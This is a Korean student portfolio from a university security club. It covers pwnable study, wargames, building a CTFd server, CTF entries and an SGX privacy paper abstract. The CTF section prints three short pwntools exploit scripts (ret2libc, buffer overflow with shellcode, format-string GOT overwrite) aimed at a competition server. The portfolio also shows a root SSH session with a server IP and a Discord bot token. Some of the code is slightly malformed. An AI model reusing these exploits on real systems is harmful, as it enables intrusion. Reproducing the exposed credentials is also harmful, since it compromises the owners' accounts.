

HASH 포트폴리오



목 차

1. 스터디 활동
2. 개인공부(Wargame)
3. 카드뉴스 제작
4. CTFd 사이트 구축
5. CTF 출전
6. 2022 소프트웨어 공학 학술 대회
7. 융합보안논문경진대회 – 진행 중

활동	스터디 활동(Pwnable? Possible!, CTFish, Hacker's Dream)
설명	Pwnable? Possible! - Dreamhack, HackCTF Wargame 풀이 - BOF, FSB, ROP, RTL, OBO, Integer Issue 등 포너블 기법 학습 - 포너블에 대해서 처음 알았으나 꾸준한 문제 풀이로 CTF 출전까지 이어짐. - 팀원과 함께 풀이를 공유하고 새로운 Exploit 방법을 공유하며 문제 풀이를 생각하는 폭이 넓어짐 - 3 주간 RTL, ROP 에 대해서 학습하며 ROP gadget 을 이용하는 법에 대해 알게 됨. - FSB 취약점을 got 주소를 이용하여 offset 를 계산해 삽입할 수 있음을 알게 됨. CTFish - Pwnable.kr, CodeEngn, Webhacking.kr Wargame 풀이 - 포너블에 치우쳐 있어 CTF 출전 시 다른 분야에 도전하기 어려웠음 - 분야를 구분하지 않고 문제를 풀어보며 Reversing 의 OEP 개념과 SQL Injection, Path Traversal, XSS 기법 등을 학습하며 실전 감각을 익힘 Hacker's Dream - Pwnable 스터디에서는 실전 문제 풀이 위주로 이론적 원리를 학습하는 것에 어려움을 느낌. - Dreamhack System Hacking 이론 강의를 수강하며 컴퓨터 시스템의 구조를 파악하고 취약점 발생 원인과 해결 방법에 대한 고찰을 할 수 있었음. - 파트 별 발표를 진행하며 원리를 확실하게 이해할 수 있는 계기가 됨. - 특히나 NX Bits 를 우회하기 위한 ROP 공격의 원리, ASLR 과 PIE 이 Code 영역 포함여부에 따라 구분 지을 수 있다는 점, 카나리를 우회하기 위한 방법(카나리는 하위 1byte 가 항상 0 이라는 점을 바탕으로 null 을 만날때까지 출력하는 printf 를 이용해 카나리 출력), main 함수가 호출되어 return 되기까지의 과정, 직접 shellcode 를 구글링하여 찾던 것을 pwntools 를 이용해 shell = asm(shellcraft.sh()), payload = shell.just([offset], "A")을 통해 쉽게 작성할 수 있음을 알게 됨.
활동	Wargame
설명	Bandit - 리눅스 조작에 대한 어려움을 느껴 Over the wire 의 Bandit 을 풀이함. - 리눅스 명령어를 비롯하여 Openssl 에 대해 알게됨. 특히나 Openssl 에서 발생하는 Heartbeat(Heartbleed) 취약점을 인상 깊게 느껴 Heartbeat 취약점을 재현한 Wargame 을 찾아 풀이하였음. Dreamhack, CodeEngn, Root Me, Webhacking.kr, Wargame.kr, Pwnable.kr, HackCTF - 스터디 활동 외에 직접 풀어보고 write up 을 작성해보며 여러 해킹 기법을 학습할 수 있었음. - 이해가 되지 않는 기법에 대해서는 여러 wargame 사이트의 같은 유형 문제를 찾아 풀이하며 이해하였음.

CodeUP, Baekjoon

- Python 및 C 언어 작성에 어려움을 느껴 CodeUP 과 Baekjoon 사이트에서 코드 작성 연습을 수행함.
- 새로운 포맷스트링과 코드 성능을 개선하기 위해 간단하게 코드를 작성하는 방법에 대해 학습하였고, 배열을 초기화하는 방법에도 다양한 방법이 존재한다는 것을 알게 됨.

* CTF 에 출전하며 암호의 중요성에 대해 느꼈고, 전공에서 학습하였던 암호 기법을 실제로 Python 코드로 작성해보고 decoding 할 수 있는 역량을 기를 수 있도록 노력 해야겠다는 생각을 하게됨.

활동**카드뉴스 제작**

- Hash SNS 계정 관리를 도맡아 8 편의 Hash News 를 제작함.
- 카드뉴스라는 것을 처음으로 만들어보며 미숙함과 부족함을 느꼈으나, 점차 발전하는 모습을 스스로 확인할 수 있었음.
- 카드뉴스 내용의 기승전결과 디자인, 글과 그림의 배치를 배울 수 있었음.
- 카드뉴스를 제작하기 위해 사회적 이슈를 살펴보고 어떠한 문제가 있을 때 어떻게 하면 해결할 수 있을지 고민해보는 계기를 마련함.

설명



	
활동	CTFd 사이트 구축
설명	- 구글폼 형식으로 flag를 제출하는 정기활동 방식에 불편을 느낌. - 이를 CTFd를 직접 구축하며 해결할 수 있을 것이라 생각함. - Docker 기반으로 사이트를 구축하였으며, /var/www/html 아래에 CTFd 사이트를 제작할 수 있었음. - 그러나 외부 도메인이 없어 local에서만 접근할 수 있었고, 이를 해결하고자 ngrok을 통해 외부 도메인을 영구 할당 받았으나 가상머신이 종료됨과 함께 도메인까지 사라졌음. - 연구실 서버와 네이버 클라우드 플랫폼을 이용해 1년간 가상 서버를 할당 받음. - 네이버 클라우드 서버를 통해 직접 CTF 문제를 제작할 수 있었음. - 서버 상에서 peda를 사용하기 위해서는 /usr/share/ 하위에 peda 설치 파일을 위치시키면 이용할 수 있다는 것을 알게 됨. - 문제 별로 계정을 새롭게 생성하였는데, useradd와 adduser에 따라 계정 생성에 차이가 있음을 알게 됨. - 컴파일 옵션을 직접 설정해보며 각 옵션에 따라 소스코드가 어떻게 컴파일 되는지 분석해 볼 수 있었음. - 일부 부원의 ssh 접속이 되지 않아 해당 문제를 해결하기 위해 고민하였는데, 포트 번호에 따라 문제가 발생할 수 있음을 알게 됨. 포트번호를 2222로 변경하며 문제를 해결함.

Users

Scoreboard

Challenges

Admin Panel

Notifications

Profile

Settings

Challenges

HASH 1기

What is that? ver.2

20

BBBfuxxxx

30

Cafe

30

What is that?

33

HASH

40

Basic BOF

50

Balsc FSB

50

Easy_BOF

50

Easy_FSB

50

Watch Out!

50

message

50

CTFind

50

exec me

50

AES+α

50

Random!

50

Picture

66

Base

77

Discord #1

80

Discord #2

81

Do you remember?

88

DNA

90

snow

100

꼭탄마리의 비밀!

100

Stegno

120

Linux

Start

5

Start2

5

root@49.236.136.88:~\$ ssh root@49.236.136.88 -p2222

root@49.236.136.88's password:

Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

System information as of Tue Dec 21 20:30:14 KST 2021

System load: 0.08

Processes: 96

Usage of /: 11.3% of 48.96GB

Users logged in: 1

Memory usage: 43%

IP address for eth0: 10.41.15.139

Swap usage: 0%

* Super-optimized for small spaces - read how we shrank the memory footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

* Canonical Livepatch is available for installation.

- Reduce system reboots and improve kernel security. Activate at: https://ubuntu.com/livepatch

182 packages can be updated.

123 updates are security updates.

Last login: Thu Dec 16 14:22:43 2021 from 119.199.232.130

root@dbsecure:~# cd hash

-bash: cd: hash: No such file or directory

root@dbsecure:~# cd /hahs

-bash: cd: /hahs: No such file or directory

root@dbsecure:~# cd /hash

root@dbsecure:/hash# ls -al

total 44

drwxrwxr-x 11 root root 4096 Nov 24 02:31 .

drwxr-xr-x 27 root root 4096 Nov 5 13:04 ..

dr-xr-x--- 2 aes_cracked aes 4096 Nov 24 22:07 aes

dr-xr-x--- 2 root root 4096 Nov 17 17:12 discord

dr-xr-x--- 4 hash1_cracked hash1 4096 Nov 7 00:44 hash1

dr-xr-x--- 2 hash2_cracked hash2 4096 Nov 7 00:52 hash2

dr-xr-x--- 2 hash3_cracked hash3 4096 Nov 13 02:13 hash3

dr-xr-x--- 2 hash4_cracked hash4 4096 Nov 22 18:49 hash4

dr-xr-x--- 2 hash5_cracked hash5 4096 Dec 16 02:07 hash5

dr-xr-xrwx 4 root root 4096 Nov 8 19:33 linux

dr-xr-x--- 2 start_cracked start 4096 Nov 8 18:50 start

root@dbsecure:/hash#

활동

정기 활동

설명


- 교육부로 활동하며 정기 활동 문제를 직접 출제하고 해당 문제의 풀이 영상을 제작함.

- CTF에 출전 후 부원들과 함께 풀어보면 좋을 문제들을 선별하여 직접 서버에 구축하였음.

- 문제를 직접 만들어야 했기 때문에 CTF에서 풀었던 문제의 소스코드를 역으로 유추하여

만들 수 있어야 했음.

- 특히나 Discord의 Bot을 만들어 flag를 출력하도록 하였던 문제가 가장 인상적이었음.
- Bot을 만들기 위해서는 Python에서 제공하는 discord 관련 API를 호출하여 사용해야 했는데, Python이었지만 사용 형태가 기존의 Python 문법 구조와 차이가 있어 이를 학습해야 했음.
- 해당 문제를 제작하기 위해 구글링과 youtube를 참고하여 다양한 경우에서 bot을 어떻게 구축하여 활용하는지 찾아보며 개략적인 문법 구조를 학습하였음.
- 다양한 에러를 마주하며 이를 해결하기 위한 방법들을 고민함.
- 최종적으로 2가지 버전의 bot을 제작하여 24시간 가동할 수 있게 됨.
- Yellow Dots 또한 4일간 고민하며 문제를 풀고 부원들과 공유하면 좋을 것 같다는 생각을 하였는데, python 코드로 풀 수 있도록 문제를 제작하는 방법을 습득하지 못해 이 부분에서 아쉬움을 느낌.



[HASH bot 제작]

```

run.py
import asyncio, discord, os, time
from discord.ext import commands

game = discord.Game("Primary Bot")
bot = commands.Bot(command_prefix='!', status=discord.Status.online, activity=game, help_command=None)

@bot.event
async def on_ready():
    print('We have logged in as {0.user}'.format(bot)) #봇이 실행되면 콘솔창에 표시

@bot.command()
async def hello(ctx):
    await ctx.send("안녕하세요!")

@bot.command()
async def repeat(ctx, *, txt):
    await ctx.send(txt)

@bot.command()
async def hash(ctx):
    await ctx.send("여기에서 사용하고 있는 리눅스 셸 이름은?")
    time.sleep(2)
    await ctx.send("ha'sh")
    time.sleep(2)
    await ctx.send("ha ha 조크조크~")

@bot.command()
async def 메롱(ctx):
    await ctx.send("메 ~~~롱~~")
    time.sleep(1)
    await ctx.send("놀렸데요 - 놀렸데요~")
    time.sleep(1)
    await ctx.send("아무것도 없는데 놀렸데요 ~~XD")
    time.sleep(1)
    await ctx.send("악오피지 까궤><")
    time.sleep(1)
    await ctx.send("바아..보")

@bot.command()
async def 여름하수(ctx):
    await ctx.send("으르르르르~르릉~")
    time.sleep(2)
    await ctx.send("명영명!!!!오르르르르~르릉명명명!!!!할랄랄랄로알알알라!!!!!!명영명명명!!!!!!!!오라알랄와로알오르르~르르르~르릉명명명!!!!할랄랄랄로알알알라!!!!!!명영명명명!!!!!!!!오라알랄와로알오르르~르르르르르르~르릉!!!!명영명!!!!")
    await ctx.send("Uppppps... Sorry~")


@bot.command()
async def help(ctx):
    embed = discord.Embed(title="HashBot의 역할!", description="HashBot은요. 만능 봇사예요!", color=0x432a8b)
    embed.add_field(name="!help", value="HashBot의 기능을 출력해줍니다.", inline=False)
    embed.add_field(name="!repeat", value="HashBot은 파자잉래요~", inline=False)
    embed.add_field(name="!hello", value="HashBot에게 인사를 받고 싶다면~~~!", inline=False)
    embed.add_field(name="!hash", value="이것을 누르면 행운이 찾아옵니다.", inline=False)
    embed.add_field(name="!summer", value="flag를 얻고 싶나요?", inline=False)
    embed.add_field(name="!메롱", value="카카가 놀리보라 나옴!", inline=False)
    embed.add_field(name="!여름하수", value="우리 여름하는 정말 착해요!", inline=False)
    await ctx.send(embed=embed)

@bot.event
async def on_command_error(ctx, error):
    if isinstance(error, commands.CommandNotFound):
        await ctx.send("Error! 명령어를 찾지 못했습니다.")

bot.run('OTASXDUwNjI1NiM4MTU0Rkic.YY-pXg.mHfAzcG09TKz.i0y6LMIBU63ow') #토큰

```

[Hash Bot 생성 코드]

	
활동	CTF 출전
설명	SSTF - 단 한 문제도 풀지 못하였음. - 개발 관련 탭에서 주사위를 던져 특정 숫자가 나올 확률을 구하는 소스코드를 작성하는 문제가 있었는데, 로컬에서 코드를 실행하였을 때에는 정상적으로 구해졌는데 문제 서버에서는 에러가 발생하여 풀지 못함. CSAW'21 CTF - HASH 부원끼리 공식적으로 첫 출전하였던 CTF 였음. - WarmUp 과 Forensic 문제를 주로 풀이하였는데, 해당 CTF 에서 hash 함수를 cracking 하는 방법에 대해 알게 됨. 처음에는 이를 해결하고자 직접 소스코드를 작성하여 5 시간가량 코드를 실행하였음. 대회 직후 writeup 에서 hashcat 이나 john the ripper 툴을 통해 쉽게 cracking 할 수 있다는 것을 알게 되었음. - Enigma 에 대해서 이론적으로만 학습하였는데 이를 활용하여 암호문을 만든 것을 처음 알게 되었음. Enigma 버전에 따라 복호화 방식이 다르다는 것을 알게 됨. - RootMe Wargame 사이트에서 Yellow dots 라는 문제를 4 일간 고민하며 해결하였는데, 이를 활용한 Mic 문제를 풀게 되었음. Serial Number 를 단순한 숫자로만 생각하였는데 이 속에 한 글자씩 dec 형태로 숨길 수 있다는 것을 알게 됨. - Wireshark 패킷 필터링에 대해 검색하는 방법을 알 수 있었음. - Pwnable 문제 중 일정한 연산 후의 입력값을 통해 flag 를 출력하는 문제가 있어 기드라와 아이다로 분석하며 2 시간 동안 직접 계산하였음. 한 글자의 연산 실수로 풀지 못하였으나 고민하였던 방법이 맞았던 것을 writeup 으로 확인하며 뿌듯함을 느꼈음. Overflow to Fall CTF - CSAW'21 CTF 에서 학습하였던 Hash cracking 을 심화하여 input 값으로 예상되는 데이터들을 작성한 rockyou.txt 파일 기반 cracking 과 게임 캐릭터에 대한 목록을 직접 구성하여 해당 목록 기반 cracking 방법을 알게됨. - 문제 중 fl@g, h1m 등과 같은 단어들과 함께 대화 내용을 구성한 것이 있었는데, 해당 부분들을 통해 실제 대화 장소를 추측할 수 있어야 했음. PBJar CTF

	- 블록체인과 관련된 CTF 문제를 접해봄. 블록체인 토큰 생성 시점, 블록의 생성자, 거래 시점 등에 대한 hash 값을 찾고, 이더리움 거래를 진행해보며 이론으로만 접해보았던 블록체인에 대한 실제 거래 구조를 알게됨. - CSAW, OTF CTF 에서 접했던 Hash cracking 을 이미지에 활용할 수 있다는 것을 알게됨. 이미지에 flag.txt 파일을 숨겨두고 암호화한 것에 대한 cracking 이 필요하였고, rockyou.txt 파일과 hashcat 을 이용해 cracking 할 수 있었음. - 문제 파일에서 이미지의 가로 X 세로 부분이 0 으로 표기되어 있었는데 이를 CRC 값으로 가로, 세로 길이를 구할 수 있다는 것을 알게됨. Python 코드를 통해 Power of XX - 디스코드의 봇을 이용해 권한에 따라 flag 를 출력하도록 조작할 수 있음을 알게되었음. 대회 서버에서 주어지지 않은 역할을 갖기 위해 봇을 개인 서버에 초대하여 flag 를 출력할 수 있도록 조작함. 이를 대회에서 가장 먼저 풀이하게 되어 뿌듯함을 느낌. 이에 영감을 받아 직접 문제를 만들어 부원들과 공유하고 싶다는 막연한 생각과 함께 디스코드 봇 구축법에 대해 공부하고 python 코드를 짜보며 성공시킴. - Pwnable 스터디에서 학습하였던 BOF, FSB, ROP 기법을 스스로 생각하고 Exploit 코드를 작성하며 실전 감각을 익힘. ROP 의 경우 기초적인 부분으로 system, binsh 주소를 특정한 입력 값에 따라 출력되도록 제공하고 있어 간단하게 풀이할 수 있었지만, RTL Chaining 을 비롯하여 Gadget 을 이용한 ROP 풀이에 좀 더 익숙해질 수 있도록 연습이 필요함을 느낌. <pre style="background-color: #2e3436; color: #eeeeec; padding: 10px;"> from pwn import * p=remote('prob.powerofxx.org', 10020) p.recvuntil('>>>') p.sendline('2') p.recvuntil('format.') p.sendline('1111') p.recvuntil(': ') system = int(p.recv(10),16) p.recvuntil('>>>') p.sendline('3') p.recvuntil('event?') p.sendline('peperoday') p.recvuntil(': ') shell = int(p.recv(10), 16) p.recvuntil('>>>') p.sendline('4') p.recvuntil('[Attack] > ') payload = "a"*29 payload += p32(system) payload += "a"*4 payload += p32(shell) p.sendline(payload) p.interactive() </pre> <pre style="background-color: #2e3436; color: #eeeeec; padding: 10px;"> from pwn import * p=remote('prob.powerofxx.org', 10022) p.recvuntil('your ID : ') yourid = int(p.recv(14), 16) shellcode = '\x31\xf6\x48\xb2\xf6\x69\x6e\x2f\x2f\x73\x68\x56\x53\x54\x5f\x6a' payload = shellcode payload += "a"*49 payload += p64(yourid) p.sendline(payload) p.interactive() </pre> <pre style="background-color: #2e3436; color: #eeeeec; padding: 10px;"> from pwn import * p = remote('prob.powerofxx.org', 11110) e = ELF('./spam') printf_got = e.got['printf'] payload = p32(printf_got)+ "\x134514161x%i\$n" p.recvuntil('~') p.sendline(payload) p.interactive() </pre> [thisevent - ROP] [yourID - BOF] [SPAM - FSB]
활동	2022 소프트웨어 공학 학술 대회
설명	- 2021년 7월에 공모전 출전을 위해 팀 편성 후 회의를 진행하였으나, 아이디어 제안 및 논문 작성성이 미숙하여 여름방학 내 공모전 성과 목표가 좌절됨. - 그러나 팀원과 함께 포기하지 않고 관심 분야에 대한 공부와 함께 아이디어 제안하는 법을 연습함. 8월부터 10월까지 매주 진행하였으며, 35개가량의 아이디어를 도출함. 주변에서 불편함을 느꼈던 부분을 개선하기 위한 방안을 주로 생각해보았으며, 이를 [한계/문제점]-[아이디어]-[입증]-[기대 효과]-[기타 사항]의 형태로 기록하였음. - 이를 바탕으로 팀원과 함께 '신뢰할 수 있는 인공지능을 위한 소프트웨어공학 기술'을 주제로

한 2022 소프트웨어 공학 학술 대회에 참가함.

- 이에 평소 관심 있었던 개인정보와 결합한 아이디어를 제안함. 인공지능의 학습 데이터 속 개인정보를 안전하게 보호할 수 있는 방안에 대한 아이디어로 논문을 작성함. 초기에는 개인정보 중 일반정보와 민감정보를 분리하여 두 정보가 결합하지 않는 이상 개인을 식별할 수 없도록 조처하는 아이디어를 바탕으로 주제를 구체화시킴.

- 최종적으로 '학습데이터에 사용되는 개인정보보호를 위한 SGX기반 인공지능 학습 프레임워크'라는 주제로 논문을 작성함.

학습데이터에 사용되는 개인정보보호를 위한 SGX기반
비식별화가 포함된 인공지능 학습 프레임워크

↩

• Secure de-identification for data privacy with SGX-based Artificial
intelligence learning framework ↩

↩

요약

인공지능 기술의 발전에 따라 다양한 서비스 분야에서 빅데이터 기반의 학습데이터가 이용되고 있다. 관련 서비스들은 방대한 양의 학습데이터 저장 및 관리를 위해 필요한 컴퓨팅 자원 및 대용량 스토리지를 클라우드에 의존함으로써, 데이터 이용에 대한 효율성을 높였다. 그러나 클라우드는 인공지능 학습 알고리즘에 대한 보안과 저장 및 관리 환경에 대한 신뢰를 보장할 수 없고, 학습데이터 유출로 인한 지속적인 프라이버시 문제가 제기되고 있다. 본 논문에서는 신뢰 실행 환경을 제공해주는 보안 프로세서 아키텍처인 SGX를 인공지능 서비스를 위한 클라우드 플랫폼에 적용함으로써, 안전한 인공지능 학습 방법을 제시한다. 개인정보가 포함된 학습데이터를 분리하고 비식별 조치 및 저장할 수 있는 방안과 더불어, 기존 블록체인 및 암호화 기반으로 한 기존 기술 대비 실효성을 갖추면서도 학습 과정 및 데이터의 안전성 또한 보장하는 프레임워크를 제안한다.

- 팀원과 함께 회의하고 의견을 공유하며 다양한 생각을 나눌 수 있었고, 한 주제에 대해서 다각도로 바라보고 생각할 수 있다는 것을 배우게 되었음. 또한, 논문 구조와 함께 글을 구성하는 방법에 대해 배울 수 있는 계기가 됨. 이전에는 완전히 새로운 아이디어 또는 직접 개발 등의 평가 활동을 진행하였을 때 논문을 작성할 수 있다고 생각하였음. 학술 대회를 통해 사소한 아이디어이거나 직접 개발을 하지 않더라도 논리적인 기술로 한 편의 논문을 완성할 수 있음을 알게 됨.